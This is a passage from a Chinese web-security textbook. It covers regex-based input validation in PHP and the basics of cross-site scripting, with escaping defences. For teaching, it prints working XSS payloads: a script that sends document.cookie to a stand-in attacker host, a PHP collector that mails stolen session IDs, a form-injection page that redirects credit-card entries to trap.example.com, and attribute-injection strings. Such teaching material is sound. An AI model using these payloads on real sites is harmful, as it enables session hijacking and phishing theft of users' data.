[和] 围住的部分就是字符集合。在方括号内将允许的字符全部列举出来，或者使用 [0-9] 这样的形式来指定范围。指定字母，可使用 [a-zA-Z]。指定字母与数字，可使用 [a-zA-Z0-9]。而使用 i 修饰符后，只需在大写文字与小写文字中任选其一即可。

◇数量修饰符

{ 和 } 围住的部分就是数量修饰符。{1,5} 的意思是字符数大于等于 1 且小于等于 5。允许为空（0 字符）的情况下指定为 {0,5}。

◇使用 mb_ereg

如果不用 preg_match 而改用 mb_ereg 函数，就需要将脚本的开头部分作如下修改。

▶ 代码清单 /42/42-012.php（选摘）

```
<?php
  // mb_regex_encoding 在设置了内部编码的情况下可以省略
  mb_regex_encoding('UTF-8'); // 只要在程序开头设置一次即可
  $p = isset($_GET['p']) ? $_GET['p'] : '';
  if (mb_ereg('\A[a-zA-Z0-9]{1,5}\z', $p) === false) {
    die(' 请输入 1-5 个字符长度的字母或数字 ');
  }
?>
```

mb_regex_encoding 函数的作用为指定 mb_ereg 函数的字符编码。如果 php.ini 已经设置了内部字符编码，此步骤可以省略。

mb_ereg 与 preg_match 的不同之处有 3 点：mb_ereg 的正则表达式不需要用 / 括起来；不使用 u 修饰符；没找到匹配项时返回 false。另外，由于 mb_ereg 的返回值为整数或布尔型，

① 本书支持页面中的 /42/42-011.php。

所以比较时应使用区分类型的 === 运算符。

◆使用正则表达式检验输入值的实例（2）住址栏

住址和姓名等的输入框多数情况下只限制字符的长度而不限制字符的种类。但是，即使不限制字符种类，也应当检查是否有控制字符混入，以防范空字节攻击。例如，下面脚本的正则表达式中就使用了 POSIX 字符集合[1] [[:^cntrl:]] 来表示“非控制字符的字符”。

▶ 代码清单　/42/42-013.php 

```
<?php
  $addr = isset($_GET['addr']) ? $_GET['addr'] : '';
  if (preg_match('/\A[[:^cntrl:]]{1,30}\z/u', $addr) == 0) {
    die(' 请输入长度小于 30 个字符的地址（必填项）。不能使用换行或 Tab 等控制字符 ');
  }
```

输入评论等使用的 textarea 元素（多行输入文本框）中允许包含控制字符中的换行（有时也允许 Tab），这种情况下可以使用如下正则表达式。下例的意思是，禁止除换行和 Tab 以外的控制字符，字符长度为 1～400。

```
preg_match('/\A[\r\n\t[:^cntrl:]]{1,400}\z/u', $comment)
```

专栏：请注意 mb_ereg 中的 \d 与 \w　COLUMN

正则表达式内置了一些字符集合，如 \d 匹配数字，\w 匹配英文字母、数字和下划线。但是，mb_ereg 中使用 \d 或 \w 时也能匹配全角字符。比如 \d 就能够匹配全角数字（仅限 Unicode）。

虽然全角数字也是数字这一解释在个别情况下会有所帮助，但是，Web 应用中常见的数值校验中是不允许对象为全角数字的。

像这样，使用内置的字符集合可能会匹配到预想以外的结果，因此，安全起见，建议使用 [a-zA-Z0-9_] 这类明确声明字符集合的方式。

范例

作为以上内容的总结，接下来我们来看一个 PHP 脚本范例，该脚本的目的在于接收 URL 中的查询字符串 name 并将其显示在页面上。

---

① POSIX 是 IEEE 规定的基于 Unix 操作系统的共通规格，其中也包含了正则表达式的规格。POSIX 字符集合则是指 POSIX 正则表达式中定义的字符集合。

▶ 代码清单 /42/42-020.php



```
<?php
  // 取得参数后校验并转换字符编码
  // 同时执行了输入值校验的函数
  // $key : GET 参数名
  // $pattern : 用于验证输入值的正则表达式字符串
  // $error : 验证输入值时的错误消息
  // 返回值 : 取得的参数（string）
  function getParam($key, $pattern, $error) {
    $val = isset($_GET[$key]) ? $_GET[$key] : '';
    // 校验字符编码（Shift_JIS）
    if (! mb_check_encoding($val, 'Shift_JIS')) {
      die('字符编码有误');
    }
    // 转换字符编码（Shift_JIS→UTF-8）
    $val = mb_convert_encoding($val, 'UTF-8', 'Shift_JIS');
    if (preg_match($pattern, $val) == 0) {
      die($error);
    }
    return $val;
  }
  // 调用取得参数的函数
  $name = getParam('name', '/\A[[:^cntrl:]]{1,20}\z/',
    '请输入长度小于 20 个字符的姓名（必填项）。不能使用控制字符');
?>
<body>
姓名为 <?php echo htmlspecialchars($name, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
```

getParam 函数中进行了读取字符串、校验字符编码、转换字符编码、输入校验等操作。定义此类能够复用的共通方法，能够使后续的开发过程轻松很多。

范例代码中也存在一些不足之处，比如错误消息过于简陋难以理解等。这里笔者希望将代码的改善工作作为习题留给读者。

专栏：输入校验与框架 COLUMN

前面介绍了在应用程序中通过业务逻辑来进行输入校验的方法，而在使用 Web 应用开发框架的情况下，也能利用框架中提供的输入校验功能，从而简化开发流程。


以微软的 .NET Framework 为例，该框架提供了名为“校验控件”的可视化输入校验功能。图 4-9 展示了在 Visual Web Developer 2010 中使用 RangeValidator 校验控件的情形。RangeValidator 能校验输入值的类型与长度范围，可以看出本例中的输入值为 Integer 型，长度范围为 1～100 字符。具体内容请查看图 4-9 中的 Type、MinimumValue、MaximumValue、ErrorMessage 这些属性。

图 4-9　校验控件中的属性设置



图 4-10 为运行后的页面。

图 4-10　RangeValidator 的运行示例



截图是输入“101”后将输入焦点移动时的情形。通过 JavaScript 的检验在页面上显示了“请输入范围为 1～100 的整数”的消息。这是在 RangeValidator 的 `ErrorMessage` 属性中设置的消息。同样的校验也会在服务器端执行。

除 .NET Framework 之外，很多其他的开发框架同样也提供了输入校验的功能，在实际进行开发工作时，可根据情况对其善加利用。

总结

在 Web 应用的入口处，程序会执行以下三类操作，即检验输入字符编码、转换字符编码、输入校验。虽然这些操作并非根本性的安全性策略，但也能够有助于对框架和应用中潜在的安全隐患进行防范。

- 输入校验的依据是应用的规格
- 检验字符编码

- ➤检验包含控制字符在内的字符种类
- ➤检验字符数

实施流程如下。

- ➤设计阶段将各个参数的字符种类以及最大字符数写入软件规格说明书。
- ➤设计阶段决定输入校验的实现方针。
- ➤开发阶段依照设计阶段的决定实现输入校验。

参考：表示“非控制字符的字符”的正则表达式

作为参考，此处介绍一下 PHP、Perl、Java、VB.NET 中表示“非控制字符的字符”的正则表达式。下面各例子的目的都是确认“输入值为 0～100 个字符且不包含控制字符”。

◇ PHP（preg_match）

以下为使用 POSIX 字符集合的例子。

```
if (preg_match('/\A[[:^cntrl:]]{0,100}\z/u', $s) == 1) {
  # 输入校验 OK
```

PHP 的 `preg_match` 函数除了使用 POSIX 字符集合外，还能使用 Perl 风格的 `\P{Cc}`。这种写法也适用于 Perl、Java、.NET 等语言。

```
if (preg_match('/\A\P{Cc}{0,100}\z/u', $s) == 1) {
  # 输入校验 OK
```

◇ PHP（mb_ereg）

`mb_ereg` 只能使用 POSIX 字符集合。

```
if (mb_ereg('\A[[:^cntrl:]]{0,100}\z', $addr) !== false) {
  # 输入校验 OK
```

◇ Perl

Perl 能使用 `\P{Cc}` 来指定控制字符以外的字符。由于 Perl 中能够使用正则表达式字面量，所以不必使用两个 \ 来转义。

```
if ($s =~ /\A\P{Cc}{0,100}\z/) {
  # 输入校验 OK
```

◇ Java

Java 中可以使用 String 类的 `matches` 方法。`matches` 方法匹配规则为全体一致，所以正则表达式中不必使用 `\A` 和 `\z`。Java 中正则表达式的形式为字符串，所以需要使用两个 \ 来转义。

```
if (s.matches("\\P{Cc}{0,100}")) {
  // 输入校验 OK
```

◇ VB.NET

.NET Framework 中提供了使用 `Regex` 类进行正则表达式查询的功能。VB.NET 的字符串字面量中不需要使用两个 \ 来转义。

```
if Regex.IsMatch(s, "\A\P{Cc}{0,100}\z") then
 ' 校验 OK
```

参考文献

[1] 徳丸浩 .（2009 年 6 月 2 日）. 主要言語別：入力値検証の具体例～入力に関する対策（3）. 参考日期：2011 年 1 月 6 日，参考网址：ITpro: http://itpro.nikkeibp.co.jp/article/COLUMN/20090525/330611/

4.3 页面显示的相关问题

页面显示处理中会产生的安全性问题有如下两项。

- 跨站脚本
- 错误消息导致的信息泄漏

这里，我们将跨站脚本分成 4.3.1（基础篇）和 4.3.2（进阶篇）两部分进行详细讲述。进阶篇将涉及应用程序动态生成的显示内容中包括 URL、JavaScript 和 CSS（Cascading Style Sheets）等的情况。而不涉及动态生成的内容的情况下，则只需彻底掌握基础篇的知识即可。

错误消息导致的信息泄漏将在 4.3.3 节中介绍。

4.3.1 跨站脚本（基础篇）

概要

通常情况下，在 Web 应用的网页中，有些部分的显示内容会依据外界输入值而发生变化，而如果生成这些 HTML 的程序中存在问题，就会滋生名为跨站脚本（Cross-Site Scripting）的安全隐患。跨站脚本的英语名称很长，所以经常缩写为 XSS[①]。本书也采用 XSS 这一缩写形式。

Web 应用若存在 XSS 漏洞，就会有下列风险。

- 用户的浏览器中运行攻击者的恶意脚本，从而导致 Cookie 信息被窃取，用户身份被冒名顶替
- 攻击者能获得用户的权限来恶意使用 Web 应用的功能
- 向用户显示伪造的输入表单，通过钓鱼式攻击窃取用户的个人信息

Web 应用的网页上显示外界传入参数的场所不在少数，只要有一处存在 XSS 漏洞，网站的用户就会有被冒名顶替的风险。

Web 应用中需要防范 XSS 漏洞的地方很多，然而网站运营方却普遍对此疏忽大意，对实施防范措施不够重视。但是，现实中 XSS 攻击是确实存在的，而且 XSS 的受害者也与日俱增，因此，在 Web 应用中采取防范 XSS 漏洞的策略必不可少。

防范 XSS 的策略为，页面显示时将 HTML 中含有特殊意义的字符（元字符）转义（Escape）。具体内容之后会进行详述。

① 之所以不缩写为 CSS，是为了避免与 Cascading Style Sheets 的缩写混淆。

XSS 漏洞总览


产生地点
Web 应用中生成 HTML 和 JavaScript 的地方


影响范围
Web 应用全体


影响类型
在网站用户的浏览器中执行 JavaScript，显示伪造的网站内容


影响程度
中～大


用户参与程度
需要 → 浏览恶意网站、点击邮件内的附属链接、浏览已被入侵的网站等


对策概要
用双引号括起属性值
转义 HTML 中的特殊字符

攻击手段与影响

为了更好地理解 XSS 的攻击方法与影响，首先让我们来看一下 XSS 被恶意使用的 3 种方式。

- 窃取 Cookie 值
- 通过 JavaScript 攻击
- 篡改网页

◆ XSS 窃取 Cookie 值

假设以下 PHP 脚本是搜索页面的一部分。该页面需要用户登录后才能使用，页面上显示的是搜索关键词。

代码清单　/43/43-001.php




```
<?php
  session_start();
  // 登录校验（略）
?>
<body>
检索关键词 :<?php echo $_GET['keyword']; ?><br>
以下略
</body>
```

先来看一下正常运行的情况，假设关键词为“Haskell”，URL 如下。

```
http://example.jp/43/43-001.php?keyword=Haskell
```

此时页面显示内容如下。

▶ 图 4-11　指定关键词为“Haskell”（正常情况）



接下来是攻击的例子。关键词指定如下。

```
keyword=<script>alert(document.cookie)</script>
```

页面显示如下[①]。

▶ 图 4-12　会话 ID 被读取



如图所示，保存在 Cookie 中的会话 ID（PHPSESSID）被显示了出来。表明外部注入的 JavaScript 成功读取到了会话 ID。

◇使用被动攻击盗取他人的 Cookie 值

然而，能够显示自己的会话 ID 对于攻击者来说并无太大意义，在实际的攻击中，攻击者需要将存在隐患的网站的用户引诱至恶意网站。以下就是恶意网站的示例。

▶ 代码清单　/43/43-900.html

```
<html><body>
商品大甩卖
<br><br>
<iframe width=320 height=100 src="http://example.jp/43/43-001.
php?keyword=<script>window.location='http://trap.example.com/43/43-901.
```

① IE8 默认启用 XSS 筛选器的情况下，会阻挡通过 XSS 执行的 JavaScript。若要在 IE8 中显示图 4-12 的效果，可以选择“工具”菜单的“Internet 选项”→选择“安全”标签→点击“自定义级别”→脚本→启用 XSS 筛选器→关闭。实验结束后，再将设置改回。

```
php?sid='%2Bdocument.cookie;</script>"></iframe>
</body></html>
```

恶意网站的 HTML 使用了 iframe 元素来显示存在隐患的网站的页面（/43/43-001.php），并对其实施 XSS 攻击[①]。存在隐患的网站的用户只要浏览了该恶意网站，浏览器中 iframe 里面的页面就会受到 XSS 攻击。

▶ **图 4-13 恶意网站构造示例**



1. 恶意网站的 iframe 中显示出存在隐患的网站
2. 存在隐患的网站遭受攻击后，Cookie 值被添加到 URL 的查询字符串中，页面跳转到信息收集页面
3. 信息收集页面将接收到的 Cookie 值通过邮件发送给攻击者

图 4-13 展示了恶意网站的运作方式。打开图左侧的页面时，iframe 中会使用如下 URL 访问隐患网页。

```
http://example.jp/43/43-001.php?keyword=<script>window.
location='http://trap.example.com/43/43-901.php?sid='%2Bdocument.
cookie;</script>
```

然后，存在隐患的网页中就会执行如下 JavaScript 代码。为了易于阅读，此处对其进行了适当的换行。

```
<script>
window.location='http://trap.example.com/43/43-901.php?sid='
+document.cookie;
</script>
```

这段 JavaScript 脚本的作用为，添加 Cookie 值作为 URL 的查询字符串，并跳转至信息收集页面（43-091.php）[②]。以下为收集信息用的脚本，它会将收集到的会话 ID 发送给攻击者的邮箱

① 实际的攻击中，攻击者会通过设置 CSS 将 iframe 部分隐藏，以不被用户看到。
② 其实 43-091.php 中也存在 XSS 漏洞，但假设攻击者对此并不知情。

（假定为 wasbook@example.jp）。

▶ 代码清单　/43/43-901.php



```
<?php
  mb_language('Japanese');
  $sid = $_GET['sid'];
  mb_send_mail('wasbook@example.jp', '攻击成功', '会话 ID:' . $sid,
    'From: cracked@trap.example.com');
?>
<body>攻击成功<br>
<?php echo $sid; ?>
</body>
```

邮件发送结果如图 4-14 所示。

▶ 图 4-14　通过邮件收集浏览了恶意网站的用户的会话 ID



如此这般，如果用户是在登录了存在隐患的网站之后浏览的恶意网页，就会中了 XSS 的招而使自己的会话 ID 通过邮件发送给攻击者。攻击者利用得到的会话 ID，就可以伪装成其他用户肆意妄为。

◆通过 JavaScript 攻击

在上面的例子中，攻击者利用 JavaScript 读取到了用户的 Cookie 值，然而，事实上利用 JavaScript 实施的攻击却远不止如此。其中一个典型的案例就是利用 XSS 制造的蠕虫病毒。下表列举了专门攻击美国大型网站的蠕虫病毒。

▶ 表 4-3　XSS 蠕虫病毒

时期	蠕虫名	目标网站	主要行为
2005 年 10 月	JS/Spacehero(samy)	myspace.com	为名为 samy 的账户增加好友
2006 年 6 月	JS.Yamanner@m	Yahoo！ 邮箱（美国版）	向感染者的通讯录中的邮箱地址发送病毒
2009 年 4 月	JS.Twettir	twitter.com	将病毒复制到感染者的个人资料页面中
2010 年 9 月	–	twitter.com	自动发布跳转至成人网站的信息等

虽然这些蠕虫病毒表面上看上去并不带有恶意，但如果罪犯有决心的话，就能够收集大量的用户个人信息或者伪装他人发布信息，从而形成潜在的巨大风险。


另外，随着 Ajax 技术的风靡，通过 JavaScript 调用 Web 应用的各种功能的程序（Application Program Interface，缩写为 API）在网站中的分量正在逐步增加。由于 API 也能被恶意用于实施攻击，因此，综合使用 XSS 与 JavaScript 的攻击实施起来反而变得更容易了。

◆篡改网页

以上解说的攻击手段中，XSS 攻击的对象网站仅限于支持会员登录的网站。其实，没有登录功能的网站同样也会遭受 XSS 攻击。

图 4-15 是某新发布的手机的预购网站。该网站由于存在 XSS 漏洞，因此便能够对网页中的 HTML 元素进行添加 / 更改 / 删除，或者更改表单发送的目标。

▶ 图 4-15　某新款手机的预购网站



网页脚本的主干内容如下[①]。由于该页面兼任着输入页面和编辑页面，因此各个输入框都设置了初期值。而 XSS 漏洞就存在于此。

▶ 代码清单　43/43-902.php 

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head><title>全新手机预约</title></head>
<body>
<form action="" method="POST">
姓　　名<input size="20" name="name" value="<?php echo @$_POST['name']; ?>"><br>
地　　址<input size="20" name="addr" value="<?php echo @$_POST['addr']; ?>"><br>
电话号码<input size="20" name="tel" value="<?php echo @$_POST['tel']; ?>"><br>
型　　号<input size="10" name="kind" value="<?php echo @$_POST['kind']; ?>">
数　　量<input size="5" name="num" value="<?php echo @$_POST['num']; ?>">
<br>
<input type=submit value="申请"></form>
</body>
</html>
```

① $_POST 变量前面的“@”为错误控制运算符，用于忽略该 POST 变量未定义时发生的错误。

虽然该网站没有认证功能，但同样能对其实施 XSS 攻击。


以下 HTML（43-902.html）为对“某新款手机的预约网站”进行 XSS 攻击的恶意网页。该页面同时也可以作为不使用 JavaScript 的 XSS 攻击的示例，页面上通过样式将攻击用表单的提交按钮伪装成了链接的样子。

▶ 代码清单 43/43-902.html

```
<html>
<head><title>使用信用卡预约全新手机</title></head>
<body>
现在可以使用信用卡预约手机，赶紧下单吧。
<BR>
<form action="http://example.jp/43/43-002.php" method="POST">
<input name="name" type="hidden" value='"></form><form style=top:5px;left:5px;positi
on:absolute;z-index:99;background-color:white action=http://trap.example.com/43/43-
903.php method=POST>请使用信用卡支付预购定金<br>姓　名<input size=20 name=name><br>
地　址<input size=20 name=addr><br>电话号码<input size=20 name=tel><br>型　号<input
size=10 name=kind>数量<input size=5 name=num><br>信用卡号<input size=16 name=card>
有效期限<input size=5 name=thru><br><input value=申请 type=submit><br><br><br><br>
<br></form>'>
                                                              注入的 HTML
<input style="cursor:pointer;text-decoration:underline;color:blue;
border:none;
background:transparent;font-size:100%;" type="submit" value="手机预约中心">
</form>                                       伪装成链接的按钮
</body>
</html>
```

下图为恶意网页的页面。

▶ 图 4-16 恶意网页



用户点击伪装成链接的按钮后，如下 HTML 就会被生成在攻击对象网站上。

```
<FORM action="" METHOD=POST>                     使原先的 form 元素结束
姓　名<INPUT size="20" name="name" value=""></form>
                                                    通过指定样式将原先的 form 覆盖
<form style=top:5px;left:5px;position:absolute;z-index:99;background-color:white
                                         篡改 action 目标至恶意网站
action=http://trap.example.com/43/43-903.php method=POST>请使用信用卡支付预购定金
```


```
<br>姓　名<input size=20 name=name><br>地　址<input size=20 name=addr><br>
电话号码<input size=20 name=tel><br>型　号<input size=10 name=kind>数　量
<input size=5 name=num><br>信用卡号<input size=16 name=card>有效期限<input size=5
name=thru><br><input value=申请 type=submit><br><br><br><br><br>
</form>"><BR>
```

恶意网页通过下列手段隐藏原先的 form 并添加新的 form，从而改变页面。

- 使用 </form> 使原先页面的 form 元素结束
- 添加新的 form 元素，并指定 style 如下
  - 通过指定绝对座标将 form 的位置定位于左上角
  - 将 z-index 设置为很大的值 (99)，确保其堆叠顺序在原先 form 的前面
  - 将背景色设为白色，从而隐藏原先的 form
- 将 action 的 URL 指定为恶意网站

被更改后的页面如下图所示。

图 4-17　被更改后的手机预购网站



页面上被添加了“请使用信用卡支付预购定金”和输入信用卡卡号及有效期限的文本框。此外，尽管页面上看不出来，但 form 元素的 action 属性也已经被变成了恶意网站的 URL。

然而，浏览器地址栏上显示的 URL 却同先前的手机预购网站完全一致。此外，虽然本例没有涉及，但事实上当网站为 https 时其证书也会被显示为正规。因此，用户便找不到任何蛛丝马迹来识破这一伪装的页面。

由此可见，XSS 并非一定会使用 JavaScript，因此，如果防范策略仅局限于 script 元素（例如将“script”单词全部删除），攻击者还是会有可乘之机。而对用户来说，仅在浏览器中禁止 JavaScript 也是不能得以高枕无忧的。


◆反射型 XSS 与存储型 XSS

接下来我们将换个视角，根据攻击用 JavaScript 代码的存储地点将 XSS 攻击分类。

如果攻击用 JavaScript 代码位于攻击目标网站之外的其他网站（恶意网站或邮件中的 URL），就称之为反射型 XSS（Reflected XSS）。最先介绍的 43-001.php 中的 XSS 攻击模式，就属于反射


型 XSS。反射型 XSS 多发生于网页将用户的输入值原封不动地显示出来的情况下。其中，输入值确认页面就是一个典型的例子。

▶ 图 4-18 反射型 XSS



与此相对，有时攻击者也会将攻击用 JavaScript 代码保存至攻击对象的数据库中。这种模式的 XSS 就被称为存储型 XSS（Stored XSS）或持久性 XSS（Presistent XSS）。

▶ 图 4-19 存储型 XSS



存储型 XSS 的典型攻击对象为 Web 邮箱客户端以及社交网站（Social Networking Service，简称 SNS）。存储型 XSS 无需攻击者费尽心思将用户引诱至恶意网站，而且即使是戒心很重的用户也会有很大的几率中招，因此对攻击者来说益处多多。

存储型 XSS 产生的原因同样也位于生成 HTML 的地方。

除此之外，当网页中存在不通过服务器而仅依靠前端 JavaScript 来显示的参数时，就有可能会招致 DOM based XSS 这种类型的 XSS 发生。详情将在 4.3.2 节介绍。

安全隐患的产生原因

XSS 漏洞产生的原因为，生成 HTML 的过程中，HTML 语法中含有特殊意义的字符（元字符）没有被正确处理，结果导致 HTML 或 JavaScript 被肆意注入，从而使得原先的 HTML 结构产生变化。为了消除元字符的特殊意义，将其转化为普通字符，就需要用到转义（Escape）处理。HTML 的转义处理对于消除 XSS 至关重要。

接下来就让我们来看一下 HTML 中转义的方法，以及不转义时将会遭受的攻击。

◆ HTML 转义的概要

这里我们来重点看一下如何正确地进行 HTML 转义。

例如，在 HTML 中显示 < 时，必须按照字符实体引用（Character Entity Reference）将其转义记载为 <。而如果忽略这一步骤直接生成 HTML 的话，浏览器就会将 < 解释为标签的开始。从而就会招致恶意利用此漏洞进行的 XSS 攻击。

在 HTML 中，根据字符所处位置的不同，应当转义的元字符也会发生变化。基本篇将对图 4-20 中的元素内容和属性值的转义方法进行介绍。

图 4-20 元素内容和属性值的说明

```
<html>
<body>
<form ...>
<input name="tel" value="03-1234-5678">
<input type="submit">               └─属性值
</form>
<p>
元素内容
</p>
</form>
</html>
```

下表归纳了不同位置的参数的转义方法。

表 4-4 参数所在位置及相应的转义方法

位置	说明	最低限度的转义内容
元素内容	● 能解释 Ta g和字符实体 ● 结束边界字符为“<”	“<”和“&”使用字符实体转义
属性值（双引号中的内容）	● 能解释字符实体 ● 结束边界字符为双引号	属性值用双引号括起来，“<”和“&”和“"”使用字符实体转义①

① 尽管要求将属性值中的 < 转义的是 XHTML，但 HTML4.01 的情况下也可以进行转义。

接下来就让我们来探讨一下不进行转义时将会受到怎样的 XSS 攻击。

◆元素内容的 XSS

关于元素内容（通常为文本格式）中发生的 XSS，之前在介绍“通过 XSS 窃取 Cookie 值”时已经做过讲述。元素内容中发生的 XSS 是最基本的攻击模式，经常发生于没有将 < 转义的情况下。

◆没有用引号括起来的属性值的 XSS

如下脚本中的属性值没有用引号括起来。

▶ 代码清单　/43/43-003.php

```
<body>
<input type=text name=mail value=<?php echo $_GET['p']; ?>>
</body>
```

此时，假设 p 的值如下。

```
1+onmouseover%3dalert(document.cookie)
```


URL 中的 + 代表空格，%3d 代表等号 =（百分号编码）。因此，之前的 input 元素就变成了如下这般。

```
<input type=text name=mail value=1 onmouseover=
alert(document.cookie)>
```

属性值没有用引号括起来时，空格就意味着属性值的结束，因此就可以通过插入空格来添加属性。此处即被添加了 onmouseover 事件绑定。

如下图所示，将鼠标移到 input 元素的文本输入框上时，JavaScript 就会被执行。

▶ 图 4-21　XSS 攻击成功



◆用引号括起来的属性值的 XSS

然而，即使属性值都用引号括了起来，但只要 " 没有被转义，还是会发生 XSS 攻击。比如，

如下脚本中属性值就用引号括了起来。

▶ **代码清单 /43/43-004.php** 

```
<body>
<input type="text" name="mail" value="<?php echo $_GET['p']; ?>">
</body>
```

此时，假设 p 的值如下。

```
"+onmouseover%3d"alert(document.cookie)
```

之前的 input 元素就变成了如下这般。

```
<input type="text" name="mail" value="" onmouseover="alert(document.cookie)">
```

`value=""` 使得 value 属性结束，onmouseover 以后的字符被解释为事件绑定。因此，结果同前项相同。

对策

至此我们已经了解到 XSS 漏洞产生的主要原因是生成 HTML 时没有对 < 和 " 转义。因此，将特殊字符转义显然就是重要对策，但就像上文中介绍的那样，依据字符在 HTML 中的位置不同，转义方针也各不相同。

但是，分类太细反而又会使编程复杂化，因此，下面我们将介绍一些共通性较强的对策。

◆ XSS 对策的基础

在一般的 HTML（JavaScript 和 CSS 除外）中，使用字符实体进行转义是 XSS 对策的基础。正如上文“安全隐患的产生原因”中所写的那样，HTML 中最低限度的防范策略如下[1]。

- ➤元素内容中转义 < 和 &[2]
- ➤属性值用双引号括起来，并转义 < 和 " 和 &

使用 PHP 开发应用时，可以使用 `htmlspecialchars` 函数进行 HTML 的转义。`htmlspecialchars` 最多可接收 4 个参数，其中，与安全性相关的前 3 个参数尤其重要。

▶ **格式清单 htmlspecialchars 函数**

```
string htmlspecialchars(string $string, int $quote_style, string $charset);
```

---

① XHTML 的属性值 < 也是转义对象。

② script 和 style 元素除外。script 元素内转义将在下一部分内容（4.3.2）中讲述。

各参数的意义详见下表。

表 4-5 htmlspecialchars 函数的参数

参数	说明
$string	转换对象字符串
$quote_style	引号的转换方法，参考表 4-6
$charset	字符编码。如 UTF-8、GBK

使用示例

```
echo htmlspecialchars($p, ENT_QUOTES, "UTF-8");
```

表 4-6 htmlspecialchars 函数中的转换对象字符

转换前	转换后	$quote_style 以及转换对象字符		
		ENT_NOQUOTES	ENT_COMPAT	ENT_QUOTES
<	<	○	○	○
>	>	○	○	○
&	&	○	○	○
"	"	×	○	○
'	'	×	×	○

而实际编程中我们只要采取如下方针即可。

- 转义元素内容时 $quote_style 可设为任意值
- 属性值按照以下两个方针处理
  - 属性值用双引号括起来
  - 将 $quote_style 设为 ENT_COMPAT 或 ENT_QUOTES

◇ htmlspecialchars 函数的第三个参数

